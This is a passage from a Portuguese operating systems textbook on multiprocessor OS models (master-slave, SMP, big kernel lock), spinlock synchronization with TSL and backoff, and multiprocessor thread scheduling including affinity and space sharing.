Por essas razões, esse modelo raramente é usado em sistemas de produção, embora ele tenha sido nos primeiros dias dos multiprocessadores, quando o objetivo era viabilizar o mais rápido possível os sistemas operacionais existentes para alguns multiprocessadores novos. Em pesquisas, o modelo está fazendo um retorno, mas com todo tipo de mudanças. Há um ponto a ser destacado a respeito da manutenção dos sistemas operacionais completamente separados. Se todo o estado para cada processador for mantido local para aquele processador, haverá pouco ou nenhum compartilhamento que leve a problemas de consistência ou necessidade de exclusão mútua. De maneira inversa, se múltiplos processadores têm de acessar e modificar a mesma tabela de processos, o gerenciamento da exclusão mútua torna-se complicado rapidamente (e crucial para o desempenho). Falaremos mais a respeito quando discutiremos o modelo de multiprocessador simétrico.

Multiprocessadores “mestre-escravo”

Um segundo modelo é mostrado na Figura 8.8. Aqui, uma cópia do sistema operacional e de suas tabelas está presente na CPU 1 e não em nenhuma das outras. Todas as chamadas de sistema são redirecionadas para a CPU 1 para serem processadas ali. A CPU 1 também pode executar processos do usuário se restar tempo da CPU. Esse modelo é chamado de **mestre-escravo**, tendo em vista que a CPU 1 é a mestre e todos os outros são escravos.

FIGURA 8.7 Particionamento da memória de um multiprocessador entre as quatro CPUs, mas compartilhando somente uma cópia do código do sistema operacional. As caixas identificadas como “Dados” contêm os dados particulares do sistema operacional para cada CPU.






FIGURA 8.8 Um modelo de multiprocessadores mestre-escravo.

CPU 1
Mestre executa SO
CPU 2
Escravo executa processos do usuário
CPU 3
Escravo executa processos do usuário
CPU 4
Escravo executa processos do usuário
Memória
Processos do usuário
SO
E/S
Barramento

O modelo mestre-escravo soluciona a maioria dos problemas do primeiro modelo. Há uma única estrutura de dados (por exemplo, uma lista ou um conjunto de listas priorizadas) que mantém o controle dos processos prontos. Quando uma CPU fica ociosa, ela pede ao sistema operacional na CPU 1 um processo para executar e ele lhe aloca um. Desse modo, jamais pode acontecer de uma CPU estar ociosa enquanto outra está sobrecarregada. De modo similar, páginas podem ser alocadas entre todos os processos dinamicamente e há apenas uma cache de buffer, então inconsistências jamais ocorrem.


O problema com esse modelo é que com muitas CPUs, o mestre tornar-se-á um gargalo. Afinal de contas, ele tem de lidar com todas as chamadas de sistema de todas as CPUs. Se, digamos, 10% de todo o tempo for gasto lidando com chamadas do sistema, então 10 CPUs praticamente saturarão o mestre, e com 20 CPUs ele estará completamente sobrecarregado. Assim, esse modelo é simples e executável para pequenos multiprocessadores, mas para os grandes ele falha.

Multiprocessadores simétricos

Nosso terceiro modelo, o **SMP** (**Symmetric MultiProcessor** — multiprocessador simétrico), elimina essa assimetria. Há uma cópia do sistema operacional na memória, mas qualquer CPU pode executá-lo. Quando uma chamada de sistema é feita, a CPU na qual ela foi feita chaveia para o núcleo e processa a chamada. O modelo SMP está ilustrado na Figura 8.9.

Esse modelo equilibra processos e a memória dinamicamente, tendo em vista que há apenas um conjunto de tabelas do sistema operacional. Ele também elimina o gargalo da CPU mestre, já que não há mestre, mas ele introduz os seus próprios problemas. Em particular, se duas ou mais CPUs estão executando o código do sistema operacional ao mesmo tempo, pode ocorrer um desastre. Imagine CPUs simultaneamente escolhendo o mesmo processo para executar ou reivindicando a mesma página de memória livre. A maneira mais simples em torno desses problemas é associar um mutex (isto é, variável de travamento) ao sistema operacional, tornando todo o sistema uma grande região crítica. Quando uma CPU quer executar um código de sistema operacional, ela tem de adquirir o mutex primeiro. Se o mutex estiver travado, ela simplesmente espera. Dessa maneira, qualquer CPU pode executar o sistema operacional, mas apenas uma de cada vez. Essa abordagem é algo chamado de **grande trava de núcleo** (big kernel lock).

Esse modelo funciona, mas é quase tão ruim quanto o modelo mestre-escravo. De novo, suponha que 10% de todo o tempo de execução seja gasto dentro do sistema operacional. Com 20 CPUs, haverá longas filas

FIGURA 8.9 O modelo de multiprocessadores simétrico (SMP).

de CPUs querendo entrar. Felizmente, é fácil melhorar isso. Muitas partes do sistema operacional são independentes umas das outras. Por exemplo, não há problema com uma CPU executando o escalonador enquanto outra CPU está lidando com uma chamada do sistema de arquivos e uma terceira está processando uma falta de página.

Essa observação leva à divisão do sistema operacional em múltiplas regiões críticas independentes que não interagem umas com as outras. Cada região crítica é protegida por seu próprio mutex, então apenas uma CPU de cada vez pode executá-la. Dessa maneira, muito mais paralelismo pode ser conseguido. No entanto, pode muito bem acontecer de algumas tabelas, como a de processos, serem usadas por múltiplas regiões críticas. Por exemplo, a tabela de processos é necessária para o escalonamento, mas também para a chamada de sistema fork, assim como o tratamento de sinais. Cada tabela que pode ser usada por múltiplas regiões críticas precisa do seu próprio mutex. Dessa maneira, cada região crítica pode ser executada e cada tabela crítica pode ser acessada por apenas uma CPU de cada vez.

A maioria dos multiprocessadores modernos usa esse arranjo. O que complica a escrita do sistema operacional para uma máquina dessas não é que o código real seja tão diferente de um sistema operacional regular, a parte difícil é dividi-la em regiões críticas que podem ser executadas simultaneamente por diferentes CPUs sem que uma interfira com a outra, nem mesmo de maneiras indiretas ou sutis. Além disso, toda tabela usada por duas ou mais regiões críticas deve ser protegida por um mutex e todo código usando a tabela deve usar o mutex corretamente.

Além disso, um grande cuidado deve ser tomado para evitar impasses. Se duas regiões críticas precisam ambas da tabela *A* e da tabela *B*, e uma delas reivindica a tabela *A* primeiro e a outra reivindica a tabela *B* primeiro, mais cedo ou mais tarde um impasse ocorrerá e ninguém saberá por quê. Na teoria, todas as tabelas poderiam ser associadas a números inteiros e todas as regiões críticas poderiam ser solicitadas a adquirir tabelas em ordem crescente. Essa estratégia evita impasses, mas exige que o programador pense muito cuidadosamente a respeito de quais tabelas cada região crítica precisa e faça as solicitações na ordem certa.

À medida que o código se desenvolve com o tempo, uma região crítica pode precisar de uma nova tabela da qual não necessitava antes. Se o programador é novo e não compreende a lógica completa do sistema, então a tentação será simplesmente pegar o mutex na tabela no ponto em que ele é necessário e liberá-lo quando não mais o for. Por mais razoável que isso possa parecer, isso pode levar a impasses, que o usuário perceberá como congelamento do sistema. Programar o sistema de maneira correta não é fácil e mantê-lo corretamente por um período de anos diante de diferentes programadores é muito difícil.


8.1.3 Sincronização de multiprocessadores

As CPUs em um multiprocessador frequentemente precisam ser sincronizadas. Acabamos de ver o caso no qual regiões críticas do núcleo e tabelas precisam ser protegidas por mutexes. Vamos agora examinar de perto como essa sincronização realmente funciona em um multiprocessador. Trata-se de algo distante do trivial, como veremos em breve.

Para começo de conversa, primitivas de sincronização adequadas são realmente necessárias. Se um processo em uma máquina uniprocessadora (apenas uma CPU) realiza uma chamada de sistema que exige acessar alguma tabela de núcleo crítica, o código de núcleo pode simplesmente desabilitar as interrupções antes de tocar na tabela. Ele pode então fazer seu trabalho sabendo que será capaz de terminar sem a intromissão de qualquer outro processo querendo tocar a tabela antes de estar terminada. Em um multiprocessador, desabilitar interrupções afeta apenas a CPU realizando a tarefa. Outras CPUs continuam a executar e ainda podem tocar a tabela crítica. Em consequência, um protocolo de mutex apropriado deve ser usado e respeitado por todas as CPUs para garantir que a exclusão mútua funcione.

O cerne de qualquer protocolo de mutex prático é uma instrução especial que permite que uma palavra de memória seja inspecionada e ajustada em uma operação indivisível. Vimos como o TSL (Test and Set Lock) foi usado na Figura 2.25 para implementar regiões críticas. Como já discutimos, o que essa instrução faz é ler uma palavra de memória e armazená-la em um registrador. Em simultâneo, ela escreve um 1 (ou algum outro valor que não seja zero) na palavra de memória. É claro, são necessários dois ciclos de barramento para realizar a leitura e a escrita de memória. Em um uniprocessador, enquanto a instrução não puder ser interrompida no meio do caminho, o TSL sempre funciona como o esperado.

Agora pense sobre o que poderia acontecer em um multiprocessador. Na Figura 8.10, vemos o pior cenário possível, no qual a palavra de memória 1.000, sendo usada como uma trava, é inicialmente 0. No passo 1, a CPU 1 lê a palavra e recebe um 0. No passo 2, antes que

FIGURA 8.10 A instrução TSL pode falhar se o barramento não puder ser travado. Esses quatro passos mostram uma sequência de eventos onde a falha é demonstrada.

a CPU 1 tenha uma chance de reescrever a palavra para 1, a CPU 2 entra e também lê a palavra como um 0. No passo 3, a CPU 1 escreve um 1 na palavra. No passo 4, a CPU 2 também escreve um 1 na palavra. Ambas as CPUs receberam um 0 de volta da instrução TSL, então ambas agora têm acesso à região crítica e à exclusão mútua falha.

Para evitar esse problema, a instrução TSL tem de primeiro travar o barramento, evitando que outras CPUs o acessem, então realizar ambos os acessos de memória e em seguida destravar o barramento. Em geral, o travamento do barramento é feito com a solicitação do barramento usando o protocolo de solicitação de barramento usual, então sinalizando (isto é, ajustando para um valor lógico 1) alguma linha de barramento especial até que *ambos* os ciclos tenham sido completados. Enquanto essa linha especial estiver sendo sinalizada, nenhuma outra CPU terá o direito de acesso ao barramento. Essa instrução só pode ser implementada em um barramento que tenha as linhas necessárias e o protocolo (de hardware) para usá-las. Todos os barramentos modernos apresentam essas facilidades, mas nos primeiros que não as tinham, não era possível implementar o TSL corretamente. Essa é a razão por que o protocolo de Peterson foi inventado: para sincronizar inteiramente em software (PETERSON, 1981).

Se o TSL for corretamente implementado e usado, ele garante que a exclusão mútua pode funcionar. No entanto, esse método de exclusão mútua usa uma **trava giratória**, porque a CPU requisitante apenas permanece em um laço estreito testando a variável de travamento o mais rápido que ela pode. Não apenas ele desperdiça completamente o tempo da CPU requisitante (ou CPUs), como também coloca uma carga enorme sobre o barramento ou memória, desacelerando seriamente todas as outras CPUs que estão tentando realizar seu trabalho normal.

À primeira vista, pode parecer que a presença do armazenamento em cache deveria eliminar o problema da contenção de barramento, mas não elimina. Na teoria, assim que a CPU requisitante ler a palavra com a variável de travamento, ele deve receber uma cópia na sua cache. Enquanto nenhuma outra CPU tentar usar a variável, a CPU requisitante deve ser capaz de executar a partir da sua própria cache. Quando a CPU que detém a variável escreve um 0 para ela para liberá-la, o protocolo de cache automaticamente invalida todas as cópias em caches remotas, exigindo que os valores corretos sejam buscados novamente

O problema é que as caches operam em blocos de 32 ou 64 bytes. Em geral, as palavras ao redor da variável de travamento são necessárias para a CPU que o detém. Já que a instrução TSL é uma escrita (porque modifica o travamento), ela precisa do acesso exclusivo ao bloco da cache que contém a variável. Portanto, todo TSL invalida o bloco na cache do proprietário da variável e busca uma cópia privada, exclusiva, para a CPU solicitante. Tão logo o proprietário da variável toca uma palavra adjacente à variável, o bloco da cache é movido para sua máquina. Em consequência, todo o bloco da cache que contém a variável de travamento está constantemente viajando entre o proprietário e o requerente da variável de travamento, gerando mais tráfego de barramento ainda do que ocorreria com leituras individuais da palavra da variável de travamento.

Se pudéssemos nos livrar de todas essas escritas induzidas pelo TSL no lado requisitante, poderíamos reduzir consideravelmente a ultrapaginação (thrashing) na cache. Essa meta pode ser alcançada se a CPU requerente fizer primeiro uma leitura pura para ver se a variável de travamento está livre. Apenas se a variável parecer livre é que o TSL vai realmente adquiri-la. O resultado dessa pequena mudança é que a maioria das negociações são agora leituras em vez de escritas. Se a CPU que detém a variável estiver apenas lendo as variáveis no mesmo bloco da cache, cada uma poderá ter uma cópia do bloco da cache no modo somente de leitura compartilhado, eliminando todas as transferências do bloco da cache.

Quando a variável de travamento é por fim liberada, o proprietário faz uma escrita, que exige acesso exclusivo, eliminando assim todas as cópias em caches remotas. Na leitura seguinte da CPU requerente, o bloco da cache será recarregado. Observe que se duas ou mais CPUs estão disputando a mesma variável, pode acontecer de ambas a verem como livre simultaneamente, e ambas executarem um TSL simultaneamente para adquiri-la. Apenas um desses terá sucesso, então não há uma condição de corrida aqui, pois a aquisição real é feita pela instrução TSL, e ela é atômica. Ver que uma variável de travamento está livre e então tentar agarrá-la imediatamente com um TSL não garante que você o pegará. Alguém mais poderá vencer, mas para a correção do algoritmo não importa quem o fará. O sucesso na leitura pura é uma mera dica de que esse seria um bom momento para tentar adquirir a variável de travamento, mas não é uma garantia de que a aquisição terá sucesso.


Outra maneira de reduzir o tráfego de barramento é usar o famoso algoritmo de recuo exponencial binário (binary exponential backoff) do padrão Ethernet (ANDERSON, 1990). Em vez de testar continuamente, como na Figura 2.25, um laço de atraso pode ser inserido entre as tentativas. De início, o atraso é de uma instrução. Se o travamento ainda estiver ocupado, o atraso é dobrado para duas instruções, então quatro instruções, e assim por diante até algum máximo. Um máximo baixo proporciona uma resposta rápida quando o travamento é liberado, mas desperdiça mais ciclos de barramento em ultrapaginação de cache. Um máximo alto reduz a ultrapaginação de cache à custa da não observação de que a variável de travamento está livre tão rapidamente. O recuo exponencial binário pode ser usado com ou sem as leituras puras precedendo a instrução TSL.

Uma ideia ainda melhor é dar a cada CPU que deseja adquirir o mutex sua própria variável de travamento privada para teste, como ilustrado na Figura 8.11 (MELLOR-CRUMMEY e SCOTT, 1991). A variável deve residir em um bloco de cache não utilizado diferente para evitar conflitos. O algoritmo funciona fazendo que a CPU que falha em adquirir uma trava aloque uma variável de travamento e junte-se ao fim de uma lista de CPUs esperando pela trava. Quando a atual detentora da trava sair da região crítica, ela libera a variável privada que a primeira CPU na lista está testando (na sua própria cache). Essa CPU então adentra a região crítica. Quando ela finaliza, ela libera a variável que a sua sucessora está usando, e assim por diante. Embora o protocolo seja de certa maneira complicado (para evitar que duas CPUs se juntem ao fim da lista simultaneamente), ele é eficiente e livre de inanição. Para todos os detalhes, os leitores devem consultar o estudo mencionado.

Teste contínuo *versus* chaveamento

Até o momento, presumimos que uma CPU precisando de um mutex impedido apenas espera por ele, testando intermitentemente, ou ligando-se a uma lista de CPUs à espera. Às vezes, não há uma alternativa para a CPU requisitante que não seja esperar. Por exemplo, suponha que alguma CPU esteja ociosa e precise acessar a lista compartilhada de processos prontos para obter um processo para executar. Se a lista estiver bloqueada, a CPU não pode simplesmente decidir suspender o que ela está fazendo e executar outro processo, pois fazer isso exigiria ler a lista de processos prontos. Ela *tem* de esperar até poder adquirir a lista.

No entanto, em outros casos, há uma escolha. Por exemplo, se algum thread em uma CPU precisa acessar a cache de buffer do sistema de arquivos e ela está

FIGURA 8.11 Uso de múltiplas variáveis de travamento para evitar a sobrecarga de cache.

travada no momento, a CPU pode decidir chavear para um thread diferente em vez de esperar. A decisão sobre se é melhor esperar ou fazer um chaveamento de thread tem servido de matéria para muita pesquisa, parte da qual discutiremos a seguir. Observe que essa questão não ocorre em um uniprocessador porque a espera não tem sentido quando não há outra CPU para liberar a variável de travamento. Se um thread tenta adquirir uma variável de travamento e falha, ele será sempre bloqueado para dar oportunidade ao proprietário da variável de ser executado e liberá-la.

Presumindo que o teste contínuo e o chaveamento de thread sejam ambas opções possíveis, a análise de custo-benefício entre os dois pode ser feita como a seguir. O teste contínuo desperdiça ciclos da CPU diretamente. Testar uma variável de travamento não é um trabalho produtivo. O chaveamento, no entanto, também desperdiça ciclos da CPU, tendo em vista que o estado do thread atual deve ser salvo, a variável de travamento na lista de processos prontos deve ser adquirida, um thread deve ser escolhido, o seu estado deve ser carregado e ele deve ser inicializado. Além disso, a cache da CPU conterá todos os blocos errados, então muitas faltas de cache de alto custo ocorrerão à medida que o novo thread começar a executar. Faltas de TLB também são prováveis. Em consequência, deve ocorrer um chaveamento de volta para o thread original, seguido de mais faltas na cache. Os ciclos gastos para realizar esses dois chaveamentos de contexto mais todas as faltas na cache são desperdiçados.

Se sabemos que os mutexes geralmente são mantidos por, digamos, 50 μs e é necessário 1 ms para chavear do thread atual e 1 ms para chavear de volta mais tarde, simplesmente esperar pelo mutex é uma alternativa mais eficiente. Por outro lado, se o mutex médio for mantido por 10 ms, vale o trabalho de realizar dois chaveamentos de contexto. O problema é que regiões críticas podem variar consideravelmente em sua duração, então qual é a melhor abordagem?

Uma alternativa é sempre realizar o teste contínuo. Uma segunda alternativa é sempre chavear. Mas uma terceira alternativa é tomar uma decisão independente cada vez que um mutex travado for encontrado. No momento em que a decisão precisa ser tomada, não se sabe se é melhor testar ou chavear, mas para qualquer dado sistema, é possível anotar todas as atividades e analisá-las mais tarde off-line. Então é possível dizer em retrospectiva qual decisão foi a melhor e quanto tempo foi desperdiçado no melhor caso. Esse algoritmo de "espelho retrovisor" torna-se assim uma referência contra a qual algoritmos exequíveis podem ser mensurados.

Esse problema foi estudado por pesquisadores por décadas (OUSTERHOUT, 1982). A maioria dos trabalhos usa um modelo no qual um thread que não consegue adquirir um mutex espera por algum tempo. Se esse limite de tempo for ultrapassado, ele chaveia. Em alguns casos, o limite é fixo, tipicamente a sobrecarga conhecida por chavear para outro thread e então chavear de volta. Em outros casos é dinâmico, dependendo do histórico do mutex que está sendo esperado.

Os melhores resultados são atingidos quando o sistema mantém o controle dos últimos tempos de espera observados e presume que este será similar aos anteriores. Por exemplo, presumindo um tempo de chaveamento de contexto de 1 ms novamente, um thread deve esperar por um máximo de 2 ms, mas observa quanto tempo de fato esperou. Se ele não conseguir adquirir uma variável de travamento e ver que nas três tentativas anteriores ele esperou uma média de 200 μs, ele deve esperar por 2 ms antes de chavear. No entanto, se ele ver que esperou pelos 2 ms inteiros em cada uma das tentativas anteriores, ele deve chavear imediatamente e não testar mais.

Alguns processadores modernos, incluindo o x86, oferecem instruções especiais para tornar a espera mais eficiente em termos da redução do consumo de energia. Por exemplo, as instruções **MONITOR/MWAIT** no x86 permitem que um programa bloqueie até que algum outro processador modifique os dados em uma área de memória previamente definida. Especificamente, a instrução MONITOR define uma faixa de endereçamento que deve ser monitorada para escritas. A instrução MWAIT então bloqueia o thread até que alguém escreva para a área. Efetivamente, o thread está testando, mas sem queimar muitos ciclos sem necessidade.

8.1.4 Escalonamento de multiprocessadores

Antes de examinarmos como o escalonamento é realizado em multiprocessadores, é necessário determinar *o que* está sendo escalonado. Antigamente, quando todos os processos tinham apenas um thread, os processos eram escalonados — não havia mais nada escalonável. Todos os sistemas operacionais modernos dão suporte a processos com múltiplos threads, o que torna o escalonamento mais complicado.

É importante sabermos se os threads são threads de núcleo ou de usuário. Se a execução de threads for feita por uma biblioteca no espaço do usuário e o núcleo não souber de nada a respeito dos threads, então o escalonamento ocorre em uma base por processo como sempre ocorreu. Se o núcleo não faz nem ideia de que o thread existe, dificilmente ele poderá escaloná-los.

Com os threads de núcleo, o quadro é diferente. Aqui o núcleo está ciente de todos os threads e pode fazer a sua escolha entre os threads pertencentes a um processo. Nesses sistemas, a tendência é que o núcleo escolha um thread para executar, com o processo ao qual ele pertence tendo apenas um pequeno papel (ou talvez nenhum) no algoritmo de seleção do thread. A seguir falaremos sobre o escalonamento de threads, mas, é claro, em um sistema com processos de thread único ou threads implementados no espaço do usuário, são os processos que passam por escalonamento.

Processo *versus* thread não é a única questão de escalonamento. Em um uniprocessador, o escalonamento é unidimensional. A única questão que deve ser respondida (repetidamente) é: "Qual thread deve ser executado em seguida?". Em um multiprocessador, o escalonamento tem duas dimensões. O escalonador tem de decidir em qual thread executar e em qual CPU. Essa dimensão extra complica muito o escalonamento em multiprocessadores.

Outro fator complicador é que em alguns sistemas, todos os threads são não relacionados, pertencendo a diferentes processos e não tendo nada a ver um com o outro. Em outros, eles vêm em grupos, todos pertencendo à mesma aplicação e trabalhando juntos. Um exemplo da primeira situação é um sistema de servidores no qual usuários independentes iniciam processos independentes. Os threads de processos diferentes não são relacionados e cada um pode ser escalonado sem levar em consideração o outro.

Um exemplo da segunda situação ocorre regularmente nos ambientes de desenvolvimento de programas. Grandes sistemas muitas vezes consistem em um determinado número de arquivos de cabeçalho contendo macros, definições de tipos e declarações variáveis que são usadas pelos arquivos com o código de verdade. Quando um arquivo cabeçalho é modificado, todos os arquivos de código que o incluem devem ser recompilados. O programa *make* é comumente usado para gerenciar o desenvolvimento. Quando o *make* é invocado, ele inicia apenas a compilação daqueles arquivos de código que devem ser recompilados devido a mudanças nos arquivos de cabeçalho ou de código. Arquivos de objeto que ainda são válidos não são regenerados.

A versão original de *make* fazia o seu trabalho sequencialmente, mas versões mais recentes projetadas para multiprocessadores podem iniciar todas as compilações ao mesmo tempo. Se 10 compilações forem necessárias, não faz sentido escalonar 9 delas para executar imediatamente e deixar a última até muito mais tarde, já que o usuário não perceberá o trabalho como completo até a última ter sido concluída. Nesse caso, faz sentido considerar os threads realizando as compilações como um grupo e levar isso em consideração durante o escalonamento.


Além disso, às vezes é útil escalonar threads que se comunicam extensivamente, digamos de uma maneira produtor-consumidor, não apenas ao mesmo tempo, mas também próximos no espaço. Por exemplo, eles podem beneficiar-se do compartilhamento de caches. Da mesma maneira, em arquiteturas NUMA, pode ajudar se eles acessarem a memória que está próxima.

Tempo compartilhado

Vamos primeiro abordar o caso do escalonamento de threads independentes; mais tarde, consideraremos como escalonar threads relacionados. O algoritmo de escalonamento mais simples para lidar com threads não relacionados é ter uma única estrutura de dados em todo sistema para os threads prontos, possivelmente apenas uma lista, mas mais provavelmente um conjunto para threads em diferentes prioridades como descrito na Figura 8.12(a). Aqui as 16 CPUs estão todas atualmente ocupadas, e um conjunto priorizado de 14 threads estão esperando para executar. A primeira CPU a terminar o seu trabalho atual (ou ter o seu bloco de threads) é a CPU 4, que então trava as filas de escalonamento e seleciona o thread mais prioritário, *A*, como mostrado na Figura 8.12(b). Em seguida, a CPU 12 fica ociosa e escolhe o thread *B*, como ilustrado na Figura 8.12(c). Enquanto os threads estiverem completamente não relacionados, realizar o escalonamento dessa maneira é uma escolha razoável e é muito simples de se implementar de maneira eficiente.

Ter uma única estrutura de dados de escalonamento usada por todas as CPUs compartilha o tempo delas de maneira semelhante à sua disposição em um sistema uniprocessador. Também proporciona um balanceamento de carga automático, pois nunca pode acontecer de uma CPU estar ociosa enquanto as outras estão sobrecarregadas. Duas desvantagens dessa abordagem são a contenção potencial para a estrutura de dados de escalonamento à medida que o número de CPUs cresce e a sobrecarga usual na realização do chaveamento de contexto quando um thread bloqueia para E/S.

Também é possível que um chaveamento de contexto aconteça quando expirar o *quantum* de um processo. Em um multiprocessador, esse fato apresenta determinadas propriedades que não estão presentes em um uniprocessador. Suponha que um thread esteja mantendo uma trava giratória quando seu *quantum* expira. Outras CPUs esperando na trava giratória simplesmente desperdiçam

FIGURA 8.12 Usando uma única estrutura de dados para o escalonamento de um multiprocessador.

seu tempo testando até que o thread seja escalonado de novo e libere a trava. Em um uniprocessador, travas giratórias raramente são usadas; então, se um processo é suspenso enquanto ele detém um mutex e outro thread inicializa e adquire o mutex ele será imediatamente bloqueado. Assim pouco tempo é desperdiçado.

Para driblar essa anomalia, alguns sistemas usam o **escalonamento inteligente**, no qual um thread adquirindo uma trava giratória ajusta um sinalizador de processo (processwide flag) para mostrar que atualmente detém a trava giratória (ZAHORJAN et al., 1991). Quando ele libera a trava, ele baixa o sinalizador. O escalonador não para, então, um thread que retém uma trava giratória, mas em vez disso, dá a ele um pouco mais de tempo para completar sua região crítica e liberar a trava.

Outra questão relevante no escalonamento é o fato de que enquanto todas as CPUs são iguais, algumas são mais iguais. Em particular, quando o thread *A* executou por um longo tempo na CPU *k*, a cache da CPU *k* estará cheia de blocos de *A*. Se *A* for logo executado de novo, ele pode ter um desempenho melhor do que se ele for executado na CPU *k*, pois a cache de *k* ainda pode conter alguns dos blocos de *A*. Ter blocos da cache pré-carregados aumentará a taxa de acerto da cache e, desse modo, a velocidade do thread. Além disso, a TLB também pode conter as páginas certas, reduzindo suas faltas.

Alguns multiprocessadores levam esse efeito em consideração e usam o que é chamado de **escalonamento por afinidade** (VASWANI e ZAHORJAN, 1991). A ideia básica aqui é fazer um esforço sério para que um thread execute na mesma CPU que ele executou da última vez. Uma maneira de criar essa afinidade é usar um **algoritmo de escalonamento de dois níveis**. Quando um thread é criado, ele é designado para uma CPU, por exemplo, baseado em qual CPU tem a menor carga no momento. Essa alocação de threads para CPUs é o nível mais alto do algoritmo. Como resultado dessa política, cada CPU adquire a sua própria coleção de threads.

O escalonamento real dos threads é o nível mais baixo do algoritmo. Ele é feito por cada CPU separadamente, usando prioridades ou algum outro meio. Ao tentar manter um thread na mesma CPU por sua vida inteira, a afinidade de cache é maximizada. No entanto, se uma CPU não tem threads para executar, ela toma um de outra CPU em vez de ficar ociosa.

O escalonamento em dois níveis traz três benefícios. Primeiro, ele distribui a carga de maneira aproximadamente uniforme entre as CPUs disponíveis. Segundo, quando possível, é obtida uma vantagem por afinidade de cache. Terceiro, ao dar a cada CPU sua própria lista pronta, a contenção para as listas prontas é minimizada, pois tentativas de usar a lista pronta de outra CPU são relativamente raras.

Compartilhamento de espaço

A outra abordagem geral para o escalonamento de multiprocessadores pode ser usada quando threads são relacionados uns com os outros de alguma maneira. Anteriormente, mencionamos o exemplo do *make* paralelo como um caso. Também, muitas vezes ocorre que um único processo tem múltiplos threads que trabalham juntos. Por exemplo, se os threads de um processo se comunicam muito, é interessante tê-los executando ao mesmo tempo. O escalonamento de múltiplos threads ao mesmo tempo através de múltiplas CPUs é chamado de **compartilhamento de espaço**.

O algoritmo de compartilhamento de espaço mais simples funciona dessa maneira. Presuma que um grupo

